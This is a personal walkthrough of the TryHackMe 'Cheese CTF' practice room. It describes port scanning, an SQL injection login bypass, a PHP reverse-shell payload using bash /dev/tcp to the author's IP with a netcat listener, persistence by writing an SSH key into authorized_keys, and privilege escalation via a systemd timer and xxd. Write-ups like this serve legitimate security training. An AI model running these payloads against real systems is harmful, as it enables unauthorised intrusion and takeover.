Cheese CTF Room
Introduction
This is my resolution of Cheese CTF Room of TryHackMe.
Scanning the target

I used Nmap command to scan for open ports on the target machine and discovered three accessible ports:
- Port 21: FTP service
- Port 22: SSH service
- Port 80: HTTP web server

Exploring the HTTP connection, I found a page with login:
SQL Injection
I suspected an SQL injection vulnerability, so I started testing with sqlmap:
1
sqlmap -u "http://10.10.205.255/login.php" --data="username=test&password=test" --batch
Sqlmap tests if any parameters (username, password, or the URL itself) are vulnerable to SQL injection.

After these results, I could realise what the username and password were so I tried: ' || 1=1;-- - as the username and ' as password and get in!!
Reverse Shell Access
Then, to get a Reverse Shell, I generated a PHP payload with the command:
1
echo <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.23.149.56/4444 0>&1'"); ?> > payload.txt
Then, when run on the server, will open a connection back to my machine.
Then, I sent the payload to the server using:: curl "http://10.10.187.67/secret-script.php?file=$(cat payload.txt)"
Open another terminal and run rlwrap nc -lvnp 4444 And it’s possible to enter the target machine!!
File Exploration
Now to explore the files, always got “Permission denied” erros. So, searched for writable files and found that ~/.ssh/authorized_keys was writable, where ussually the SSH keys are saved.
On my own machine, I got my SSH public key with cat ~/.ssh/id_rsa.pub, and add it to the authorized_keys: echo 'ssh-ed25519 sshKey kali@kali' >> /home/comte/.ssh/authorized_keys
After this I write cat user.txt and find the firts THM flag!!
Sudo + Timer Exploit
For the root.txt flag, I started with sudo command:

So, I explored the exploit.timer file, and edit it to OnBootSec=5s.
I then reloaded the systemd daemon and started the timer service:
Taking a look at the exploit.service:
1
2
sudo systemctl daemon-reexec
sudo systemctl start exploit.timer
After confirming that the timer was active, I explored exploit.service:

I went digging and found this XXD Documentation
After a few tries I was abel to get the flag with opt/xxd "$LFILE" | xxd -r!!
Conclusion
This room was a fun mix of enumeration, SQLi exploitation, reverse shell tactics, and a clever privilege escalation via systemd timers.